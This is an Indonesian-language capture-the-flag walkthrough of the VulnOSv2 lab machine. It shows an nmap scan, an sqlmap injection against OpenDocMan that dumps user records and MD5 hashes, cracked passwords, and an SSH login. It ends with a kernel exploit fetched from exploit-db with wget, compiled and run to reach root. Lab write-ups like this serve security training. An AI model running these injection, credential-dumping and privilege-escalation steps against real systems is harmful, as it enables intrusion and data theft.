




VulnOSv2

Reja Revaldy F


```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-05 10:50 BST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.00062s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 f54dc8e78bc1b2119524fd0e4c3c3b3b (DSA)
|   2048 ff19337ac1eeb5d0dc6651daf06efc48 (RSA)
|   256 aed76fcced4a828be866a5117a115f86 (ECDSA)
|_  256 71bc6b7b5602a48ece1c8ea61e3a3794 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: VulnOSv2
6667/tcp open  irc     ngircd
MAC Address: 08:00:27:D4:6E:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.62 ms 192.168.1.7 (192.168.1.7)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.56 seconds
```




```
dy field-type-text-with-summary field-label-hidden"><div class="field-items"><div class="field-item even" property="content:encoded"><p><span style="color:#000000">Dear customer,</span></p>
security reasons, this section is hidden.</span></p>
a detailed view and documentation of our products, please visit our documentation platform at /jabcd0cs/ on the server. Just login with guest/guest</span></p>
k you.</span></p>
```




Setelah saya coba lakukan upload shell ternyata difilter lalu saya coba intercept dan menggantinya melalui burpsuite tidak bisa juga saya lakukan, dan di update profile terdapat checkbox admin yang didisable lalu saya coba ganti dan ternyata tidak berhasil, setelah banyak percobaan mencoba untuk mencari apa itu opendocman.



Disini saya menemukan cukup banyak exploit yang mungkin bisa saya coba. disini saya menemukan exploit yang cukup menarik kita bisa melakukan sql injection melalui url

“https://www.exploit-db.com/exploits/32075”




Karena saya tau bahwa url tersebut rentang dengan sql injection maka saya coba menggunakan sqlmap untuk melakukan sqlinjection

```
$  sqlmap -u "http://192.168.1.7/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -p add_value --dump
```


id	Email	phone	password	username	last_name	department	first_name	pw_reset_code
1	webmin@example.com	5555551212	b78aae356709f8c31118ea613980954b	webmin	min	2	web	<blank>
2	guest@example.com	555 5555555	084e0343a0486ff05530df6c705c8bb4 (guest)	guest	guest	2	guest	NULL
3	user@mail.com	1111	555b01b97ec0d9b0cae95caa0ae5d6a4	user	asdasdas	1	asdasdasd	NULL
4	admin@mail.com	admin	ac35ab3232d837d15e36a9d534563fc1	admin	asddf	2	asdf	NULL
5	test@mail.com	123	098f6bcd4621d373cade4e832627b4f6 (test)	test	test	2	test	NULL

Oke sql injection berhasil dilakukan dan saya menemukan table user dengan password menggunakan hashing md5.



Saya mendapatkan password untuk admin “tevvgh”, saat saya coba saya baru ingat bahwa user admin adalah user yang saya buat sendiri hehe.


oke disini saya mendapatkan password untuk user webmin “webmin1980”




Tampilan website ketika kita memiliki akses admin.

```
parrot :: sqlmap/output/192.168.1.7 » ssh webmin@192.168.1.7
The authenticity of host '192.168.1.7 (192.168.1.7)' can't be established.
ECDSA key fingerprint is SHA256:nIyyJRPJMy1g6F5m8AIT7W//x6lj3ZqhUbYuvSafKeI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.7' (ECDSA) to the list of known hosts.
webmin@192.168.1.7's password:
Permission denied, please try again.
webmin@192.168.1.7's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Jul  5 11:44:37 CEST 2023

  System load: 0.16              Memory usage: 2%   Processes:       64
  Usage of /:  5.7% of 29.91GB   Swap usage:   0%   Users logged in: 0

  => There are 3 zombie processes.

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Wed May  4 10:41:07 2016
$
```


Kita punya user dan password bagaimana jika kita coba login ssh menggunakan kredensial tersebut. dan berhasil.



$ cat /etc/passwd



Linux 3.13.0



Oke setelah saya cari apakah ada kerentanan di linux versi ini ternyata dapat dan saya cek lagi apakah di mesin ini kita bisa

mengakses gcc dan wget ternyata bisa, langsung saja saya coba cari exploitnya.

```
$ wget https://www.exploit-db.com/download/37292
--2023-07-05 12:49:36--  https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: '37292'

100%[=======================================================================================

2023-07-05 12:49:40 (450 MB/s) - '37292' saved [5119/5119]

$ ls
37292  post.tar.gz
$ mv 37292 exploit.c
$ gcc exploit.c -o exploit
$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
#
```

```
# cd /root
# ls
flag.txt
# cat flag.txt
Hello and welcome.
You successfully compromised the company "JABC" and the server completely !!
Congratulations !!!
Hope you enjoyed it.

What do you think of A.I.?
#
```